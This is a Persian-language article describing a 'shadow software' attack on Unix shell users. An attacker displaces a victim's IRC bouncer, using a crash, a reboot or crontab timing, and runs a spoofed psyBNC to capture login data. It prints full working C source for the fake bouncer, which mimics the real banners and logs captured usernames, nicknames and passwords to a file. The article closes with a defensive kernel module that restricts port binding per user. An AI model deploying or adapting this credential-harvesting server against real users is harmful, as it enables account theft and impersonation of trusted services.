SADOW SOFTWARE ATTACK

نویسنده : Hashem Hamedani

منبع : WWW. rosiello.org

تاریخ : ۱۳۸۳/ ۹/ ۲۸

مقدمه:

قبل از شروع بررسی این برنامه بهتر دیدم مطالب زیر را ذکر کنم:

بالاخره بعد مدت ۳سال از طراحی این برنامه یا بهتر بگویم شبه برنامه، سورس و طرز کار آن در اختیار عموم قرار گرفت این برنامه در کنفرانس یا همان گردهمایی سالانه هکر ها که هر ساله بزرگترین و بهترین افراد و گروه ها هکر در دنیا در فنلاند بیان و بررسی شد و سورس شبیه آنچه در اینجا می بینید بطور آزمایشی امتحان شده بود و نقاط ضعف آن برطرف و قدرت آن چند برابر سورس فعلی شده بود و اطلاعات آن در اختیار دیگر افراد شرکت کننده در آن کنفراس قرار گرفت. در این کنفرانس که هر ساله برگزار می شود برنامه های مختلفی طراحی شده مثل **netcat** و **nessus** و... امیدوارم یک روز همه گروه های امنیتی در ایران هم در کنار دارای چنین گردهمایی شویم.

امیدوارم با این مقاله اطلاعات هر چند ناچیز در مورد این نوع نفوذ و مقابله با آن به کاربران بدهم.

تذکر: این مقاله فقط جنبه آموزشی دارد و هرگونه سوءاستفاده از آن به عهده خود شخص می باشد.

مقدمه اصلی:

خیلی از کاربران **Admin**های سیستم هنوز اطلاعی درباره کار این نوع حمله ها ندارند و مکانیزم حفاظتی در برابر آن را بلد نیستند. چون آنها بیشتر مشغول کار با سرور و کابران سرور خود هستند ، نه حفاظت از سرور **(متاسفانه!!!)**

در نگاهي به گذشته حملات ، به صورت مشکلات فراوانی برای کاربران و صاحبان سرور ها پیش می آمد. این نوع حمله بسته به فرد حمله کننده بسیار می تواند خطرناک باشد.

طرز کاره نرم افزار حمله سایه ای**(Shadow Software Attack)** بسیار شبیه سایه ای به سرور**(Shadow server)** است اگر ما بتوانیم این کار را به صورت کامل انجام دهیم.


معمولا کاربران نمی توانند تشخیص بدهند که سرور شناسایی شده و آغاز یک مبادله اطلاعات به صورت **Look-And-Feel** با سرور مطمئن است یا نه, آیا واقعا به سرور متصل شده؟

نرم افزار حمله سایه ای **(Shadow Software Attack)** هم برهمین موضوع استوار است که یک هکر با شبیه سازی یک نرم افزار**Look-And-Feel**می تواند به سیستم نفوذ کند.

با طرح یک مثال طریقه حمله را شرح می دهم:


افرادی که در این مسئله نقشی دارند: به یک **Shell Provider** و یک استفاده کننده از **Shell Provider** که همان قربانی ما **(Victim)** است و یک حمله کننده.

دروازه ای که یک مشتری می تواند استفاده کند از یک **Provider** آغاز کند یک **Bouncer(اون میتواند یک Proxy در وب یا FTP یا IRC و یا هر برنامه دیگر که بتونه شبیه این برنامه ها باشد)**



سرور باید یک محیط را برای مشتری مهیا کند برای اینکه در خواستهای کاربر را جامه عمل بپوشاند و این کار عینا همان کار **Shell(Working Shell)**است. **(این توضیحات در محیط و سیستم عاملهای مبتنی بر Unix(NIX*) از قبیل Linux است ولی دلایل و استدلالها یکسانی می توان برای Windows نیز بکار برد).**

حال کاربر می تواند سورس برنامه را کامپایل**(در محیط های NIX*)**, پیکربندی و نرم افزار را به صورت دلخواه خود برای اتصال به **Shell** آماده کند.



نرم افزاری که قصد استفاده از آن را دارید باید قابلیت بوجود آوردن یک**Bounce** و قرار دادن یک روش مطمئن برای انجام کار ما باشد. کاربر احتیاج دارد به یک دروازه از **Bouncer** تا از یک **<<included>>** که می تواند مانند نمونه نباشد استفاده کند! معمولا کاربران زمانی تبدیل به یک قربانی می شوند که تسلط کامل به روش های دفاعی و پیش گیرنده نداشته باشند. حتی اگر سیستم آنها، دفاع در برابر این روش حمله را پشتیبانی کند این روش بخاطر انعطاف پذیری زیاد بسیار خطرناک است و البته براي هکران عالي !

حالا که یک پیش ضمینه درباره موضوع بدست آمد روشی را برای دسترسی به اطلاعات بررسی می کنیم.

ما قصد داریم یک نرم افزار را به منظور دسترسی به داده های گزارشی **(Logging data)** و Account و پسورد هاي قرباني توسط **Shadow Software** شبیه سازی کنیم.


این کار احتیاجی به نرم افزار های جانبی و فراوان ندارد و با حداقل ها می توان این کار را کرد.

آنالیز:

Bouncer: یک برنامه که می تواند به پورتها گوش کند و درخواستهای مجاز را از طرف کاربر پاسخ داده و اجازه دسترسی به او را امکان ساز کند.

خوب اول یک برنامه را که این خصوصیت را داشته باشد انتخاب می کنیم. شرح حمله تقریبا در همه حالات شبیه به هم هستند و اصول تشریحی یکی است.

خوب حالا نگاه کنید به شکل زیر که فعل و انفعالات و کار هايي که مابین کاربر و یک **Bouncer** واقعی صورت می گیرد را نمایش مي دهد:



نمودار بالا بسیار مهم است زیرا **Shadow Software** باید دقیقا تک تک کارهای بالا را بدون هیچ عیب و کامل با کاربر انجام دهد.

یک هکر برای کامل کردن حمله خود باید بداند که احتیاج دارد به :

۱- نرم افزار شبیه ساز.۲- نرم افزاری که با آن به پورتها گوش بدهد.

اتصال به سیستم قربانی شبیه زیر است:


سه درخواست بالا بسیار ساده اطلاعاتی را در اختیار ما قرار می دهد و نرم افزار شبیه ساز یک اتصال کامل را به وجود آورد. برای گوش کردن به پورتها می توان از یک پورت اسکن استفاده کرد یا با استفاده از مهندسی اجتماعی به این مهم دست یافت یا پولی به ما بدهید تا این اتصال را ایجاد کنیم!! **[این یکی را جدی نگیرید :)]**

اما هنوز هکر نمی تواند شروع کند به**Fake Software** زیرا پورت هنوز در دست **Bouncer** قربانی است .

خوب دراین زمان فرصتی است که هکر در مورد کاری که می خواهد انجام دهد، تصمیم بگیرد مثل **Crash** کردن سرور یا یک **Real Buoncer** و یا منتظر **Reboot** کردن سیستم شود. در این حالت نرم افزار قربانی از کار می افتد و تا هر زماني که او در سیستم است شما مي توانید هر کاری مي خواهید بکنید اما پیدا کردن هکر به ندرت اتفاق می افتد زیرا یک هکر خوب قبل از اینکه کاربر بتواند متوجه شود که **Bouncer** او از کار افتاده است به **Shadow Bouncer** اقدام مي کند.

حالا هكر مي تواند باShadow Software كار كند و می تواند یک شبیه سازی کامل در **Bouncer** قربانی انجام دهد. وقتی قربانی فاز را مجاز اجرا کند هکر به صورت نا محسوس و بدون هیچ گونه ایجاد شکی به اطلاعات او دست می یابد.

به نمودار زیر توجه کنید و آن را با نمودار بالا مقایسه کنید.



این نرم افزار یک اکسپلویت نیست ولی می توان یک شبه اکسپلویت در نظر گرفت.

حالا تا حدی با تئوری کار آشنا شدیم حالا یک کم عملی تر به مسئله نگاه کنیم:

خوب اول یکBouncer مثل **IRC Bouncer** و یا **IRC Bot** انتخاب می کنیم

IRC Bouncer از يك دروازه براى اتصال به **IRC Server** ها استفاده مي كند. اين برنامه سودمندي مي باشد زيرا كه شما مي توانيد از سرور هاي IRC به راحتي استفاده كنيد.

این برنامه به طور پیش فرض برای **Bouncer**ها تنظیم شده است

مثل: پورتی را که به آن گوش می دهد**(port listener)** و بنر ها **(banners)** و پاسخ به پیامها**(response messages)**و...

چیزهای که یک هکر باید بداند:

۱- پورتی را که **Bouncer**قربانی از آن استفاده می کند.

۲- پاسخ به پیامهای که از **Bouncer** قربانی می آید.

۳- یک اتصال در ماشینی شبیه ماشین قربانی.

هکر می تواند از کدی شبیه **Bouncer** که قربانی استفاده مي كند سود برده و به پورت پیش فرض این برنامه گوش دهد. تا زمانی که پورت اشغال است نمی توان شبیه ساز را اجرا کرد اما این مسئله هیچ مشکلی ندارد اگر ماشین بتواند بدست بیاورد یک **Crontab**اون موقع کافی بدهیم شبیه ساز را زیر **Crontab** با پایین ترین رنج زمانی**(مثلا اجرا کند شبیه ساز را هر یک دقیقه یکبار)**.وقتیکه ماشین قربانی **Reboot**کرد **Bouncer**قربانی قطع می شود هکر می تواند

Fake Bouncerخود را اجرا کند.وقتی کاربر گزارشی در میان **Bouncer** **(Log into Bouncer)**اون می فرستد اطلاعات شخصی خود را با گزارش سپس شبیه ساز آن اطلاعات را دریافت کرده و ماهی به قلاب می افتد و حالا اطلاعات در دست هکر است☹.زمانی که قربانی بخواهد از اصل برنامه گزارش بگیرد احتمال دارد **Bouncer**واقعی لو رود ولی این مسئله دیر اتفاق افتاده زیرا اطلاعات قبلا در اختیار هکر قرار گرفته است.

مهم:در خیلی از سیستم ها از یک سری پورت اصلی استفاده می شود**(کاربران نمی توانند وصل بشوند به پورتهای بیشتر از ۱۰۲۴)**اما این برای همه کاربران نیست.این یک **Bug**نیست به عقیده من یک ضعف کوچک در طراحی پورتها است .این نکته درباره این مقاله بسیار کاراست دیدم بعد نیست اشاره ای به آن بکنم.

و این هم سورس برنامه:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>
#include <signal.h>
#include <fcntl.h>
#include <netdb.h>
#define MAX_CONN 1
void bg( );
void tcp_initialize( );
void logging( );
int main( int argc, char **argv )
{
int sd, client_len, binding, finished, PORT, i, k;
int user, nick, pass, new_sd, waiting, client_addr_len, j;
char ch;
char nickname[30];
char memory[30];
char start[]="Software Launched with Success!";
char welcome[]=":Welcome!psyBNC@lam3rz.de NOTICE * :psyBNC2.3.1\n";
char setpassa[]=":-psyBNC!psyBNC@lam3rz.de NOTICE";
char setpassb[]=":Your IRC Client did not support a password. Please
type /QUOTE PASS yourpassword to connect.\n";
char setpass[200];
struct sockaddr_in server_addr, client_addr;
if( argc!=2 ){
printf( "\nFakepsyBNC\n" );
printf( "www.ramsin1340@yahoo.com \n" );
printf( "Author:Hashem.H \n\n" );
printf( "%s <PORT>\n", argv[0] );
exit( 0 );}
client_addr_len=sizeof( client_addr );
PORT=atoi( argv[1] );
finished=0, user=0, nick=0, pass=0;
tcp_initialize( &server_addr, PORT, INADDR_ANY );
signal( SIGCHLD,SIG_IGN );
sd=socket( AF_INET, SOCK_STREAM, 0 );
if( sd < 0 ){
perror( "Socket error" );
return -1;}
binding=bind(sd,(struct sockaddr *)&server_addr,sizeof(server_addr));
if( binding != 0 ){
perror( "Bind" );
return -1;}
waiting=listen( sd, MAX_CONN );
if( waiting!=0 ){
perror( "Listening" );
return -1; }
for( i=0; i<30; i++ ) memory[i]='\0';
for( i=0; i<200; i++ ) setpass[i]='\0';
bg( );
printf( "\nFakepsyBNC Launched into Background!\n" );
printf( "Copyright © 2004 Rosiello Security\n" );
printf( "Author: Angelo Rosiello\n\n" );
logging( start );
new_sd=accept(sd,(struct sockaddr *)client_addr, &client_addr_len);
```

```
send( new_sd, welcome, strlen(welcome), 0 );
i=0;
while( !finished ){
recv( new_sd, &ch, 1, 0 );
memory[i]=ch;
if( ch=='\n' ){
for( i=0; i<30; i++ ) memory[i]='\0';
i=-1;}
if( strcmp( memory, "USER" )==0 || strcmp( memory, "user" )==0 ){
for( j=0; j<30; j++ ) memory[j]='\0';
user=1;
if( nick==1 && pass==0 ){
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
memory[j]=ch;
j++;}
logging( memory );
sprintf( setpass, "%s %s %s", setpassa,nickname, setpassb );
send( new_sd, setpass, strlen(setpass),0 );}
if(   nick==1 && pass==1 && user==1 ){
finished=1;
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
memory[j]=ch;
j++;}
logging( memory );}
for( j=0; j<30; j++ ) memory[j]='\0';
i=-1;}
if( strcmp( memory, "NICK" )==0 ||strcmp( memory, "nick" )==0 ){
for( j=0; j<30; j++ ) memory[j]='\0';
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
memory[j]=ch;
j++;}
for( k=1; k<j-2; k++ ) nickname[k-1]=memory[k];
nickname[k]='\0';
logging( nickname );
nick=1;
if( pass==0 && user==1 ){
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
memory[j]=ch;
j++;}
logging( memory );
for(k=0; k<30; k++)
if(nickname[k]=='\n')
nickname[k]='\0';
sprintf( setpass, "%s %s %s",setpassa, nickname, setpassb)  ;
send( new_sd, setpass,strlen(setpass),0 );}
if( nick==1 && user==1 && pass==1 ){
finished=1;
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
```

```
memory[j]=ch;
j++;}}
for( j=0; j<30; j++ ) memory[j]='\0';
i=-1;}
if( strcmp( memory, "PASS" )==0 ||strcmp( memory, "pass" )==0 ){
pass=1;
if( user==1 && nick==1 && pass==1 )
finished=1;
for( j=0; j<30; j++ ) memory[j]='\0';
j=0;
while( ch!='\n' && j<30 ){
recv( new_sd, &ch, 1, 0 );
memory[j]=ch;
j++;}
logging( memory );
for( j=0; j<30; j++ ) memory[j]='\0';
i=-1;}
i++;}
return 0;}
/*************************************************************/
void bg( ){
 signal( SIGHUP, SIG_IGN );
 if ( fork ( )!= 0 ){
 exit( 0 );}}
/*************************************************************/
void tcp_initialize(struct sockaddr_in *address,int port,long IPaddr)
{
 address->sin_family = AF_INET;
 address->sin_port = htons((u_short)port);
 address->sin_addr.s_addr = IPaddr;}
/*************************************************************/
void logging( char ch[30] ){
 int fd;
 fd = open( "psy.log", O_CREAT | O_RDWR | O_APPEND, 0644 );
 sprintf( ch, "%s\n", ch );
      write( fd, ch, strlen(ch) );
      close( fd );}
```

نکات قابل توجه:

- کامپایل باید در محیط **NIX*** باشد(**سیستم عاملهایی مثل:Linux,freBSD**)

- بعد کامپایل فایلی به نام **"psy.log"** ساخته می شود که گزارشات در آن قرار می گیرد.

راه تعمیر و مقابله:

راههای زیادی برای مقابله با این شیوه حمله وجود دارد اما بروز رسانی سیستم دفاعی هم ممکن است حمله را تشخیص ندهد .یکی از راهها استفاده از **TLS**(**Transport Layer Security= پروتکل استاندارد که از طریق اینترنت یک ارتباط امن ایجاد می کند در وبها ونسخه امنتر ازSSL است**) در این روش یک **Server/Software** مجاز برای اتصال استفاده می شود روش دیگر استفاده از یک **Challenge-response** مجاز است و خیلی راههای دیگر اما یک راه بسیار ساده و کار آمد استفاده از یک برنامه مستقل از سیستم است این نرم افزار می تواند رنج پورتی را که کاربران می توانند به آن دسترسی داشته باشند را مشخص می کند.

این برنامه یک برنامه کامل و حتمی نیست اما انعطاف خوبی دارد در تعیین رنج پورتها به طور پیش فرض در تنظیمات که به نام **SYS_bind** است **uid<555** تعیین رنج می کند که پورتهای کمتر از ۵۵۵ مد نظر است.می توان تغییراتی در گام ها و **firest_port**(**پورت شروع**) ایجاد کرد.

توابع سازنده رنج پورتها:

1-base_port = first_port+(step*uid) => base_port-1 < port_range < base_port+step

2-assign_port(uid, port) <=> base_port-1 < port < base_port+step&& uid < 555

در زیر سورس برنامه قرار دارد:

```
#define MODULE
#define __KERNEL__
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/net.h>
#include <linux/sched.h>
#include <linux/socket.h>
#include <sys/syscall.h>
#include <asm/uaccess.h>
#include <linux/in.h>
#include <linux/byteorder/generic.h>
#include <asm/byteorder.h>
#include <linux/tty.h>
#define step 100
#define first_port 10000
MODULE_LICENSE("GPL");
MODULE_AUTHOR("ramsin");
int ( *o_socketcall ) ( int, unsigned long * );
extern void *sys_call_table[];
#define AL(x) ((x) * sizeof(unsigned long))
static unsigned char nargs[18]={AL(0),AL(3),AL(3),AL(3),AL(2),AL(3),
                                AL(3),AL(3),AL(4),AL(4),AL(4),AL(6),
                                AL(6),AL(2),AL(5),AL(5),AL(3),AL(3)};
#undef AL
void print_string(char *str){
  struct tty_struct *my_tty;
  my_tty = current->tty;
  if (my_tty != NULL) {
  (*(my_tty->driver).write)(my_tty, 0, str, strlen(str));
  (*(my_tty->driver).write)(my_tty, 0, "\015\012", 2);   }}
uint16_t ntohs(uint16_t x){
     u_char *s = (u_char *) &x;
     return (uint16_t)(s[0] << 8 | s[1]);}
 int n_socketcall(int call, unsigned long *args){
struct sockaddr_in address;
unsigned long a0, a1;
unsigned long a[6];
struct task_struct *cTask = get_current();
int ret, uid;
int requested_port;
int port = first_port;
char msg[64];
if(call == SYS_BIND){
uid = cTask->uid;
if(uid > 555){
print_string("your uid number is out of bounds!!!");
return -1;}
else if(uid==0) goto request_ok;
if (copy_from_user(a, args, nargs[call]))
return -EFAULT;
a0=a[0];
a1=a[1];
```

```
copy_from_user(&address, (struct sockaddr *)a1, a[2]);
requested_port = ntohs(address.sin_port);
port = port+(step*(int)cTask->uid);
if(requested_port>=port && requested_port<port+step)
goto request_ok;
else{
if(port>65565) return -1;
sprintf(msg, "Possible range of ports %d<x<%d", port-1, port+step);
print_string(msg);
return -1;}
request_ok:
ret = o_socketcall(call,args);
return ret;}
else ret = o_socketcall(call, args);
return ret;}
/*****************************************************************
/
int init_module(void){
o_socketcall = sys_call_table[SYS_socketcall];
sys_call_table[SYS_socketcall] = (void *) n_socketcall;
printk("Module Fixbind Loaded!\n");
 return 0;}
/*****************************************************************
/
void cleanup_module(void){
    sys_call_table[SYS_socketcall] = o_socketcall;
    printk("Fixbind unloaded\n");}
```

برداشت آخر:

در آخر تذکر می دهم تا می توانید مطالعه کنید کتابهایی در مورد شبکه و مطالب جدید را مطالعه کنید.

با امید بهروزی و موافقیت شما
هاشم